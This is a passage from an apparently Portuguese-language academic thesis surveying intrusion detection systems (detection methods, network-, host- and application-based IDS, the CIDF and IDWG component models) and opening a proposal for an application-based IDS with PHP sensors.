- Filtros (*screens*): tem por função "bloquear a transmissão de certas classes de tráfego". Os filtros, por exemplo, podem ser implementados por roteadores.

    1) Filtro interno: serve para proteger a rede interna das conseqüências de um ataque que tenha conseguido comprometer o funcionamento do *gateway*.

    2) Filtro externo: serve para proteger o *gateway* de ataques externos.

c) **Sistemas de Detecção de Intrusos**: estes sistemas têm por função básica alertar os responsáveis pela segurança a ocorrência de ataques e a prática de atividades maliciosas [SMA88] [HEA90] [SUN96] [AMO99] [BAC01] [PRO01].

Outros mecanismos, por exemplo: *softwares* antivírus, mecanismos de autenticação e assinatura digital, também são de relevada importância para a segurança de um ambiente computacional, até mesmo medidas simples como cópias de segurança (*backups*) [TAN97] [CAM01].

3. SISTEMAS DE DETECÇÃO DE INTRUSÃO

3.1. Introdução

Anderson [AND80], em 1980, propôs a utilização dos registros de auditoria para descobrir ações não autorizadas, classificando ameaças e sugerindo melhorias nos sistemas de auditoria que tem esta finalidade. Introduzindo assim, os primeiros conceitos na área de detecção de intrusão, determinando, por exemplo, que uma tentativa de intrusão ou ameaça é: "A possibilidade potencial de uma tentativa deliberada sem autorização para: acessar informação, manipular informação, tornar o sistema inconfiável ou impedir o funcionamento do sistema", ou seja, qualquer conjunto de ações que tentam comprometer a integridade, confiabilidade ou disponibilidade de algum recurso ou informação, do sistema computacional [HEA90] [SEI 99] [AMO99] [BAC01].

Segundo Bace [BAC01] detecção de intrusão é "o processo de monitorar os eventos que ocorrem em um sistema de computador ou rede analisando sinais de intrusões, definidos como tentativas para comprometer a confiabilidade, integridade, ou disponibilidade de um computador ou rede".

Na abordagem conceitual de alguns autores, por exemplo, Sundaram [SUN96] e Amoroso [AMO99], além dos mesmos expressarem propriamente o processo de detecção, é atribuída ao termo detecção de intrusão o conjunto de ações tomadas para a reagir ao ataque detectado, ampliando a abrangência do termo.

Um sistema de detecção de intrusão ou IDS (*Intrusion Detection System*) é um software ou dispositivo de hardware que automatiza o processo de detecção de intrusão [HEA90] [SUN96] [AMO99] [BAC01] [PRO01].

A forma de como um componente funcional do IDS, esta arranjada em relação aos outros, determina a arquitetura do IDS [BAC01]. Os elementos primários de uma

arquitetura são o *host* (a máquina em si), o sistema no qual o software do IDS é executado e o alvo, sendo este último, o sistema que é monitorado pelo IDS.

Intrusos podem ser classificados em: internos e externos [AND80].

- Internos: quando tem permissão de acesso, mesmo que restrita, no alvo do ataque.
- Externos: quando não tem permissão de acesso no alvo do ataque.

Outros autores, por exemplo, Tanenbaum [TAN97] e Soares [SOA95] se referem a intrusos como sendo do tipo passivo ou ativo.

3.2. Metas para Sistemas de Detecção de Intrusão

Embora existam muitas metas associadas com mecanismos de segurança em geral, normalmente há duas metas declaradas para IDSs: responsabilidade e resposta [BAC01].

a) **Responsabilidade**: é a capacidade para estabelecer uma ligação entre determinada atividade e o elemento responsável pelo inicio desta atividade. Isto é necessário em caso de se querer revidar um ataque. A declaração de meta associada com responsabilidade é: “Eu posso lidar com ataques de segurança que acontecem nos meus sistemas, contanto, que eu saiba quem os praticou e onde achá-los”. Em sistemas que empregam mecanismos de autenticação bem como em redes TCP/IP, onde os protocolos permitem aos atacantes forjar a identidade de endereços fontes ou outros identificadores de origem, é difícil obrigar responsabilidade.

b) **Resposta**: é a capacidade para reconhecer uma determinada atividade como um ataque e entrar em ação pra bloqueá-la ou em último caso impedir seu último objetivo. A declaração de meta associada com resposta é: “Eu não cuido quem ataca meu sistema, contanto, que eu saiba onde o ataque esteja ocorrendo e como bloqueá-lo”.

3.2.1. Opções de Resposta para Sistemas de Detecção de Intrusão

Os IDSs, após obterem informação de um evento analisado e que apresentou sintomas de ataques, geram determinadas respostas e, algumas destas respostas envolvem a informação dos resultados encontrados para um ponto pré-determinado, outras envolvem respostas automatizadas mais ativas [BAC01].

Freqüentemente são categorizadas pelos IDSs comerciais como respostas ativas, respostas passivas, ou outro termo para designar a mistura das duas:

- Respostas Ativas: São ações automatizadas, executadas quando certos tipos de intrusões são detectados. Há três categorias de respostas ativas:

  1) Coleção de informação adicional: a mais inócua, mas às vezes a resposta ativa mais produtiva é o colecionamento de informação adicional sobre um ataque suspeito.

  2) Mudança do ambiente: deter um ataque em desenvolvimento e então impedir o acesso subseqüente do atacante.

  3) Entrar em ação contra o intruso: sendo a forma mais agressiva e geralmente a primeira opção a ser considerada, esta resposta envolve o lançamento de contra-ataques ou tentativas ativas de obter informação sobre a máquina ou local do atacante.

- Respostas Passivas: são informações providas para os usuários do sistema, ficando estes, baseados nestas informações, com o encargo de tomar medidas ou entrar em ação contra um ataque. Relatórios para análise, notificações e alarmes são exemplos de respostas passivas.

3.2.2. Tempo de Resposta de Sistemas de Detecção de Intrusão

O tempo de resposta refere-se ao tempo decorrido entre o processo de monitorar eventos e a análise desses eventos. Pode ser definido como tempo de resposta baseado em intervalo ou resposta em tempo real [BAC01].

a) **Baseado em Intervalo**: o fluxo de informação dos pontos monitorado para as máquinas de análise não é contínuo. Este esquema é usado, desde o princípio e principalmente, pelos IDSs baseados em *hosts*, os quais utilizam os registros de auditoria do sistema operacional. IDSs baseados em Intervalo são impedidos de executar respostas ativas.

b) **Tempo Real**: os IDSs baseados em tempo real operam com fluxo de informação contínua das fontes de informação, o que os torna um esquema predominante nos IDSs baseados em rede, os quais colhem informação de fluxo do trafego da rede. A descoberta executada por um IDS baseado em tempo real possibilita que o IDS entre rapidamente em ação com o objetivo de afetar o progresso do ataque detectado.

3.3. Métodos de Detecção de Intrusão

Os métodos de detecção de intrusão indicam as formas pelas quais sinais de intrusões são procurados no ambiente computacional.

Segundo Smaha [SMA88] as intrusões podem ser classificadas em seis tipos principais, podendo ser elas detectadas por:

- Perfis de comportamentos atípicos:
    1) Ações maliciosas proporcionadas pelo uso de privilégios especiais;
    2) Tentativas de quebras do controle de segurança; e
    3) Ataques dissimulados.

- Uso atípico de recursos do sistema:

    4) Negação de serviço; e

    5) Roubo ou vazamento de informações.

- Observação de atividades com padrões específicos:

    6) Infiltrações ou penetrações no sistema de controle de segurança.

Entretanto, as técnicas para detecção de intrusão podem ser divididas em dois grupos principais: detecção por mau uso e detecção por comportamento [HEA90] [MUK94] [SUN96] [BAC01].

Estas técnicas podem ser utilizadas em conjunto pelas ferramentas de detecção de intrusão com o propósito de aumentar a eficiência das mesmas, o que ocorreu, por exemplo, no estudo do NIDES (*Next Generation Intrusion Detection Expert System*) [LUN93] onde segue uma técnica de detecção intrusão híbrida que consiste na utilização de um detector de anomalia com abordagem estatística e um detector de assinatura usando conceitos de sistema especialista.

3.3.1. Baseado no Mau Uso

As técnicas usadas neste método separam em aceitáveis[3] e não aceitáveis[4] as possíveis ações a serem executadas no sistema e comparam-nas com os processos em andamento disparando alertas quando há violação dessa política [SUN96].

Neste método de detecção baseado na análise do mau uso do sistema, inicialmente é realizada uma descrição detalhada dos ataques e vulnerabilidades que se pretende evitar, sendo estes armazenados em uma base de dados sob a forma de seqüências de eventos considerados danosos ao sistema, os quais são chamados de

---

[3] Exemplo de ação que pode ser considerada como aceitável: O acesso local ao arquivo de senhas do sistema (/etc/passwd) por um usuário com perfil de administrador "*root*".

[4] Exemplo de ação que pode ser considerada como inaceitável: O acesso local ao arquivo de senhas do sistema (/etc/passwd) por um usuário remoto, neste caso o mesmo seria denotado como um intruso.

assinaturas, por esta questão este método também conhecido como detecção baseada em assinatura [KUM94] [SUN96] [AMO99] [BAC01].

No processo de detecção, estas seqüências de ações ou assinaturas são confrontadas com as atividades do sistema objetivando-se encontrar sinais de intrusão.




Figura 3.1 - Diagrama de bloco típico de um IDS baseado em assinatura [SUN96]

Algumas vantagens deste método são [BAC01]:

- Elevado grau de desempenho devido ao rápido processo de diagnosticar uma atividade maliciosa;
- Poucos alarmes falsos, pois são muito efetivos na detecção de ataques;
- Relatórios de saída claros, tornando muito fácil a análise das informações obtidas, podendo estas, serem usadas em melhoramentos da política de segurança.

Algumas desvantagens do modelo baseado no mau uso são [BAC01]:

- Impossibilidade da detecção de ataques desconhecidos (refere-se a ataques que não estão catalogados, portanto, não possuem assinatura definida na base de dados);
- Dificuldade na detecção de variantes dos ataques conhecidos (refere-se a ataques que estão catalogados, com assinatura definida, na base de dados);
- Dificuldade na detecção de comportamentos maliciosos ocasionados pelos próprios usuários do sistema devido à configuração dos privilégios;

- Grande esforço de manutenção ocasionado, principalmente, pela atualização da base de dados devido à necessidade de se manter informações sobre novas formas de ataques;
- Muito dependente da plataforma de operação.

Como as intrusões a serem detectadas são bem definidas neste método, pode-se criar um padrão que estabeleça um paralelo delas com as informações das trilhas de auditoria do sistema operacional, por exemplo, tentativas para criar arquivos de usuários, podem ser apanhadas examinando mensagens de *logs* que são resultados de chamadas do sistema.

Um padrão que aborda este emparelhamento de informações utilizando análise de transição de estados é proposto por Porras e Kemmerer [POR92] e, no trabalho da Universidade de Purdue dos Estados Unidos da América, denominado IDIOT (*Intrusion Detection In Our Time*) [KUM94], onde também foi projetada uma máquina de emparelhamento genérico baseado na utilização de Redes de Petri, verificou-se outro padrão que emparelha as assinaturas de intrusão com as informações dos registros de auditoria.

3.3.2. Baseado no Comportamento

O método de detecção baseado na análise comportamental do sistema também é conhecido por detecção de anomalia, pois considera que todas as atividades intrusas são necessariamente anômalas [SUN96].

Detectores de anomalia, primeiramente, traçam um perfil (no estabelecimento de perfis do sistema são largamente utilizadas técnicas que usam métodos estatísticos) no qual é representado o comportamento normal do sistema antes da ação de uma atividade intrusiva, obtendo-se assim um padrão.

Posteriormente, compara-se freqüentemente o comportamento atual do sistema com o perfil estabelecido, observando divergências de padrão no uso normal do sistema que indicam alterações bruscas de comportamento.




Figura 3.2 - Diagrama de bloco típico de um IDS baseado em anomalia [SUN96]

Este método não depende de uma base que armazene informações sobre ataques ou vulnerabilidades. Entretanto, mesmo sendo um procedimento geralmente esporádico, é necessária a atualização dos dados referentes ao comportamento do sistema para refletir mudanças que venham ocorrer no ambiente operacional [BAC01].

Algumas vantagens deste método são [BAC01]:

- Possibilidade da detecção de ataques desconhecidos;
- Menor esforço de manutenção;
- Pouca dependência da plataforma de operação;
- Habilidade na descoberta de comportamentos estranhos ocasionados pela configuração dos privilégios;
- As informações resultantes podem ser utilizadas na geração de bases de assinaturas para os sistemas com análise de detecção baseada em assinaturas.

Algumas desvantagens do modelo baseado no comportamento são [BAC01]:

- Menor grau de desempenho, acarretado geralmente, pelo uso de algoritmos complexos;
- Maior número de alarmes falsos, ocorridos principalmente, pela dificuldade em se lidar com mudanças sutis de comportamento;

- Ajuste mais complicado exigindo diversas seções de treinamento na etapa de caracterizar o comportamento normal do sistema.

O modelo clássico para descoberta de anomalia foi proposto por Denning [DEN87]. Na aproximação de Denning, é construído um modelo que contém métricas que são derivadas de operações do sistema. Sendo uma métrica definida como "uma variável randômica *x* representando uma medida quantitativa acumulada em determinado período".

Estas métricas são computadas de parâmetros disponíveis do sistema como, por exemplo, carga da unidade central de processamento, número de conexões de rede por minuto e número de processos por usuário. Uma anomalia pode ser um sintoma de uma possível intrusão. Dado um jogo de métricas que pode definir o uso normal do sistema, assume-se que "a exploração das vulnerabilidades de um sistema envolve o uso anormal do sistema", então, violações de segurança podem ser detectadas por padrões anormais no uso do sistema.

Descoberta de anomalia, também tem sido executadas por outros mecanismos, como redes neurais [TAN], máquina que aprende técnicas de classificação [FOR97] [LAN98] e imitações de sistemas imunológicos [HOF99].

3.4. Classificação dos Sistemas de Detecção de Intrusão

A forma mais comum de classificar IDSs [BAC01] é agrupá-los conforme a fonte de procedência da informação obtida para análise. Alguns IDSs, na tarefa de procurar por atacantes, analisam pacotes de rede capturados na rede, *backbones* ou LANs (*Local Area Networks*) segmentadas. Outros IDSs, na busca por indícios de intrusão, analisam fontes de informação geradas pelo sistema operacional ou por programas aplicativos.

3.4.1. Baseados em Rede

Os IDSs baseados em rede [MUK94] [WFP96] [BAC01] capturam e analisam pacotes da rede, permitindo a busca por ataques direcionados a detalhes específicos de rede, bem como a determinadas máquinas, através da análise dos dados transportados nesses pacotes.

Estes IDSs são freqüentemente compostos por um jogo de sensores colocados em vários pontos da rede. Estas unidades monitoram o tráfego da rede, executam a análise local do tráfego e informam ataques para um console central de administração.

Dados de gerenciamento obtidos através de agentes SNMP, pacotes de rede, são exemplos de fontes de informação utilizadas por IDSs baseados em rede [CAM01].

Algumas vantagens dos IDSs baseados em rede são [BAC01] [CAM01]:

- Proteção à própria ferramenta: os sensores são geralmente projetados de maneira que dificultem a determinação de sua presença e localização por parte de um atacante.
- Poucos detectores baseados em rede podem monitorar todas as atividades de uma grande organização estando corretamente distribuídos.
- Não comprometem o desempenho da rede pelo pouco impacto que causam, pois, os dispositivos que verificam as conexões da rede são normalmente passivos não interferindo na operação normal do sistema.
- Praticamente de utilização independente da plataforma. Sendo o objeto de análise destas ferramentas os dados coletados diretamente na rede.
- Habilidade na detecção de atividades maliciosas promovidas por usuários externos à organização. Ataques de negação de serviço, varredura de portas e seqüestro de conexões TCP são exemplos de ataques facilmente detectados por este tipo de ferramenta.

Desvantagens apresentadas por IDSs baseados em rede são [BAC01]:

- Dificuldade no processamento dos pacotes em redes de alta velocidade o que pode causar o não reconhecimento de um ataque em períodos de tráfego elevado.
- Instabilidade do IDS, devido, a dificuldade do mesmo em lidar com pacotes fragmentados ou mal formados.
- Dificuldade em monitorar o tráfego de pacotes em redes muito segmentadas, exemplo: a maioria dos *switches*[5] não provê o monitoramento das portas mais conhecidas[6] e isto limita o alcance de monitoramento do sensor do IDS baseado em rede para um único *host*.
- São ineficazes na análise de informação codificada, sendo isto um problema que vem aumentando com o uso cada vez mais freqüente de redes virtuais privadas.
- A maioria das ferramentas, ao detectar um ataque, não consegue discernir se houve êxito ou não do mesmo (depois de detectado um ataque o administrador do sistema tem que investigar manualmente cada máquina com o propósito de determinar se realmente o sistema foi penetrado).

3.4.2. Baseados em Hosts

IDSs baseados em *hosts* [WFP96] [BAC01] trabalham com informação coletada dentro de um sistema de computador individual, podendo acessar diretamente recursos do sistema, como dispositivos físicos, memória, processos, informações dos registros de auditoria permitindo ao IDS analisar atividades com grande confiabilidade e precisão, determinando exatamente quais processos e usuários estão envolvidos em um ataque específico no sistema operacional.

---

[5] *Switches* subdividem redes em diversos e pequenos segmentos, provendo canais de comunicação dedicados entre *hosts* [BAC01].

[6] Mesmo quando *switches* provêem tais monitoramentos de portas, freqüentemente é uma única porta não refletindo todo o tráfico que atravessa o *switch* [BAC01].

IDSs baseados em *hosts* [BAC01] utilizam freqüentemente dois tipos de fontes de informação contabilizados nos sistemas operacionais: trilhas de auditoria do sistema operacional e *logs* do sistema ou de algum programa aplicativo.

Alguns IDSs baseados em *hosts* são projetados para dar suporte a um IDS centralizado, administrando e informando a infra-estrutura do ambiente permitindo a um único console de administração gerenciar muitos *hosts*. Outros geram mensagens em formatos que são compatíveis com sistemas de administração de redes.

Algumas vantagens dos IDSs baseados em *hosts* são [BAC01]:

- Quando utilizam a análise de trilhas de auditoria no sistema operacional monitorado podem detectar cavalos de tróia ou outros ataques que envolvem falhas de integridade (estas aparecem como inconsistências na execução de processos).
- Não são afetados por mudanças na estrutura da rede e podem operar freqüentemente em ambiente onde o trafego da rede é codificado.
- Facilidade na detecção de ataques locais e de atividades não autorizadas desencadeadas por aplicações que são executadas no sistema operacional ou por usuários abusando de seus privilégios.
- Possibilidade de analisar o resultado de um ataque ou tentativa de ataque, já que estas ferramentas podem acessar diretamente as informações registradas pelo sistema e monitorar os processos normalmente visados pelos atacantes.

Desvantagens apresentadas por IDSs baseados em *hosts* são [BAC01]:

- Sua administração é complexa, apresentando dificuldades de instalação e manutenção devido à necessidade de cada máquina conter ao menos um elemento do sistema de detecção baseado em *host* instalado localmente.
- Interferem diretamente no desempenho e funcionamento do sistema operacional monitorado, principalmente, quando utilizam a análise de trilhas de auditoria do sistema operacional como uma fonte de informação.

- São muito dependentes da plataforma já que utilizam recursos do sistema operacional monitorado.
- Dificilmente trata ataques na infra-estrutura de rede, pois somente analisa os pacotes que são recebidos pelo *host*.
- Como os elementos do sistema de detecção de intrusão baseado em *hosts* devem estar localmente instalados (pelo menos as fontes de informação e às vezes parte da máquina de análise) os mesmos podem ser destruídos, danificados ou incapacitados por atacantes que tiveram êxito na intrusão de um sistema.

3.4.3. Baseados em Aplicação

IDSs baseados em aplicação são "um subconjunto especial de IDSs baseados em *hosts* que analisam os eventos que acontecem dentro de uma aplicação de software" [BAC01].

A habilidade para conectar diretamente com a aplicação, com significativo domínio ou conhecimento específico da aplicação incluída no elemento de análise, possibilitam que o IDS baseado em aplicação descubra comportamentos duvidosos ou atividades maliciosas de usuários autorizados que não estão de acordo com a permissão destes usuários, tais problemas são mais prováveis de aparecerem na interação entre o usuário, os dados, e a aplicação.

Algumas vantagens dos IDSs baseados em Aplicação são [BAC01]:

- Monitorando-se o processo de interação entre usuário e aplicação existe a possibilidade de localizar atividades não autorizadas executadas por usuários individuais.

- Podem operar em ambientes codificados, desde que estes IDSs conectem com a aplicação nos pontos de finalização das transações, onde é apresentada informação aos usuários de forma decodifica.

Desvantagens apresentadas por IDSs baseados em Aplicação são [BAC01]:

- Podem ser mais vulneráveis que IDSs baseados em *hosts* já que os *logs* de aplicações geralmente não são tão bem protegidos como as trilhas de auditoria do sistema operacional[7] as quais são utilizadas pelos IDSs baseados em *hosts*.

- Cavalos de Tróia e outros ataques destinados à máquina propriamente, geralmente não são detectados por esta ferramenta. IDSs baseados em aplicação monitoram freqüentemente eventos no nível de abstração do usuário.

As fontes de informação mais comuns utilizada pelos IDSs baseados em aplicação são os registros de *logs* das transações da aplicação.

3.5. Estratégia de Controle

A estratégia de controle do IDS descreve como são controlados seus elementos e como são gerenciados os processos de entrada e saída do mesmo. Também indica como o IDS está organizado no ambiente computacional, podendo ter, o IDS, três formas de configuração: centralizada, distribuição parcial e total [BAC01].

a) **Centralizada**: todos os processos de monitoramento, detecção e conexão são controlados diretamente de uma determinada central.

7 Trilhas de auditoria do sistema operacional são normalmente geradas em um nível mais interno (*kernel*) do sistema operacional, sendo estas mais detalhadas e protegidas que os logs do sistema [SIL00].

b) **Parcialmente Distribuída**: neste tipo de controle, o monitoramento e detecção são controlados diretamente de uma central de controle local, a qual está conectada hierarquicamente com uma ou mais centrais determinadas.

c) **Totalmente Distribuída**: monitoramento e detecção são feitos usando uma aproximação baseada em agentes. Nesta estratégia as decisões de resposta são tomadas no ponto de análise.

3.6. Componentes

O objetivo deste item é apresentar os principais trabalhos que estão sendo desenvolvidas e que tem o objetivo de estabelecer padrões de funcionamento e nomenclatura para os componentes que fazem parte da anatomia de um IDS.

Atualmente, uma das principais problemáticas desta área de pesquisa está concentrada no fato de que não existe nenhuma diretriz uniforme que defina, por exemplo, quais devem ser os componentes de um sistema de detecção de intrusão e como estes componentes devem interagir. Isto vem a ocasionar enormes dificuldades na interoperabilidade entre os produtos de detecção de intrusão, principalmente se forem de fabricantes diferentes.

Determinados autores (e.g. [STS98] [WOO02]) propõem que os sistemas de detecção de intrusão devem possuir certos componentes na sua estrutura e se comunicar de tal forma, entretanto, estes estudos ainda não constituem um padrão de fato.

3.6.1. Trabalho do CIDF et al. [STS98]

O CIDF (*Common Intrusion Detection Framework*) é uma tentativa para desenvolver protocolos e aplicações que programam interfaces para que projetos de pesquisa em detecção de intrusão possam compartilhar informações e recursos e de forma que os componentes de detecção de intrusão possam ser usados novamente em

outros sistemas. Neste estudo adota-se uma visão na qual os IDSs consistem de componentes discretos que se comunicam por transcurso de mensagem.

Segundo este trabalho [STS98], os componentes são entidades lógicas, que produzem ou consomem *gidos*[8] (*generalized intrusion detection objects*), constituem a estrutura da ferramenta e não estão atrelados ao tipo de arquitetura ou ao método de detecção utilizado pelo IDS, neste estudo concluí-se que uma ferramenta de detecção de intrusão tem a princípio os seguintes componentes:

- Geradores de Evento (*E-Boxes*): componente com a função de obter informações originadas no ambiente computacional e sua posterior padronização, produção de *gidos* (*generalized intrusion detection objects*), para serem usadas pelos outros componentes do IDS. Funcionam, por exemplo, no sentido de filtrar registros de auditoria do sistema operacional ou capturar pacotes da rede definindo um formato próprio para as informações coletadas.

- Analisadores de Evento (*A-Boxes*): componente responsável pela análise das informações provenientes dos geradores de evento, com o propósito de verificar se há padrões que caracterizem uma ação intrusiva.

- Base de Dados de Evento (*D-Boxes*): componente com a tarefa de armazenar eventos que possam ser utilizados em uma posterior análise ou que sejam necessárias ao sistema.

- Unidades de Resposta *(R-Boxes*): componente com a função de estabelecer qual ação será tomada em resposta a alertas disparados. Encerramento de conexões e finalização de processos são exemplos de ações que um IDS pode tomar ao reagir a determinado alerta.

[8] A troca de informação entre os componentes se dá na forma de *gidos* [STS98].

3.6.2. Trabalho do IDWG et al. [WOO02]

Outro grupo interessado na padronização da área é IDWG (*Intrusion Detection Working Group*) do IETF (*Internet Engineering Task Force*). Este grupo está trabalhando para prover um modo comum de intercomunicação entre IDSs de fabricantes diferentes. O IDWG está atualmente no processo de finalizar um conjunto de exigências que serão submetidos ao IETF como um desenho de Internet.




Figura 3.3 - Componentes de um IDS segundo o IDWG [WOO02]

No trabalho do IDWG um IDS, conforme a Figura 3.3, tem os seguintes componentes: sensor, analisador e gerente.

- Sensor: componente do IDS que coleciona dados da fonte de dados, gera eventos e os remete para o analisador.
- Analisador: é o componente ou o processo de detecção de intrusão que analisa os dados colecionados pelo sensor para sinais de atividades

suspeitas ou para eventos que poderiam ser de interesse ao administrador da segurança.

- Gerente: componente ou processo pelo qual o operador administra os vários componentes do IDS. A função da administração inclui tipicamente (mas não é limitada) a configuração do sensor, configuração do analisador, administração da notificação do evento, consolidação dos dados, e informes.

4. PROPOSTA

Neste capítulo é apresentada uma proposta para definição de componentes de Sistemas de Detecção de Intrusão Baseada em Aplicação, a qual é baseada nos trabalhos existentes na área, sendo também, proposta uma tecnologia para implementação de tais componentes.

4.1. Objetivos

Com relação à área de detecção de intrusão, atualmente, uma das principais problemáticas desta área de pesquisa e que pode ser trabalhada, está concentrada no fato de que não existe nenhuma diretriz uniforme que defina, por exemplo, quais devem ser os componentes[9] de um sistema de detecção de intrusão e como estes componentes devem interagir. Isto vem a ocasionar enormes dificuldades na interoperabilidade entre os produtos de detecção de intrusão, principalmente se forem de fabricantes diferentes.

É de conhecimento notório que aplicações para segurança geralmente consomem muito processamento do sistema, o que provoca uma redução no desempenho do mesmo. Se os sistemas de detecção de intrusão puderem gerar informações que possam ser aproveitadas umas pelas outras, acredita-se que este impacto será bem menor.

Todavia, sem o estabelecimento de padrões direcionados aos elementos da estrutura da ferramenta, dificilmente isto poderá ocorrer. Determinados autores (e.g. [STS98] [WOO02]) propõem que os sistemas de detecção de intrusão devem possuir certos componentes na sua estrutura e se comunicar de tal forma, porém, estes estudos ainda não constituem um padrão de fato.

---

[9] As ferramentas ou sistemas de detecção de intrusão possuem componentes comuns que desempenham funções de extrema relevância na missão de reconhecer atividades consideradas prejudiciais ao sistema computacional [CAM01]. Esses componentes constituem a anatomia da ferramenta [CAM01] [STS98].

O principal enfoque deste trabalho, está em contribuir para esta questão da padronização dos componentes de sistemas de detecção de intrusão, através da formulação de uma proposta que contemple a definição de componentes e a implementação de tais componentes para sistemas de detecção de intrusão baseados em aplicação.

Também, é objetivo deste trabalho, produzir conhecimento e especificações para que mecanismos de segurança possam ser implementados (desenvolvidos) pelas próprias instituições.

4.2. Requisitos da Proposta

Para a definição de uma especificação direcionada a construção de sistemas de detecção de intrusão baseados em aplicação, estabeleceu-se os seguintes requisitos básicos:

a) Componentes do Sistema: são propostos neste trabalho, para composição dos IDS baseados em aplicação, os seguintes componentes: sensor da aplicação, sensor do sistema operacional para a aplicação, analisador de operações e dispositivos de resposta a eventos.

b) Implementação dos Componentes: a tecnologia relativa à disposição no ambiente e implementação dos componentes do IDS baseado em aplicação, será arranjada de acordo o modelo de sistema multiagente reativo com funcionalidade emergente.

4.3. Componentes do Sistema

Os componentes referidos neste item e, que constituem o IDS como um todo, são: Sensor da Aplicação, Sensor do SO para a Aplicação, Analisadores de *Log* e Dispositivos de Resposta a Eventos.

4.3.1. Sensor da Aplicação

Este sensor terá a funcionalidade de receber as requisições direcionadas ao serviço oferecido no ambiente e objeto de proteção do IDS.

Deve registrar estas requisições, ou acionar um outro elemento que as registre, em arquivo(s) de *log* e aguardar por um status (de outros componentes do IDS) sobre a efetivação ou não, da requisição no serviço oferecido.

Informações básicas que devem ser registradas nos arquivo(s) de *log*, por este sensor são, por exemplo: data e hora da requisição, número IP, descrição da requisição (esta definida no próprio sensor), usuário que está enviando a requisição.

Para o desenvolvimento deste sensor, para aplicações *web*, propõe-se a utilização do PHP.

Conceitos Básicos de PHP

PHP é "(um acrônimo recursivo para 'PHP: *Hypertext Preprocessor*') uma linguagem de *script open-source* do lado do servidor embutível em HTML" [PHP01].

Os campos de maior aplicação onde os scripts PHP podem se utilizados são os seguintes:

- Script no lado do servidor (*server-side*): Este é o mais tradicional e principal campo de atuação do PHP. São necessários o interpretador do PHP (como CGI ou módulo), um servidor *web* e um *browser*.

Script de linha de comando: Quando um script PHP funciona sem um servidor *web* ou *browser*. Somente é necessária a utilização do interpretador.

"O PHP é focado para ser uma linguagem de script do lado do servidor" [PHP01]. Pode-se fazer qualquer coisa que outro programa CGI faz, como por exemplo: coletar dados de formulários, gerar conteúdo dinâmico de páginas ou enviar e receber *cookies*.

Vantagens para a utilização do PHP [PHP01]:

- Pode ser utilizado na maioria dos sistemas operacionais, incluindo *Linux*, diversas variantes *Unix* (incluindo HP-UX, Solaris e OpenBSD), Microsoft Windows, Mac OS X, RISC OS.
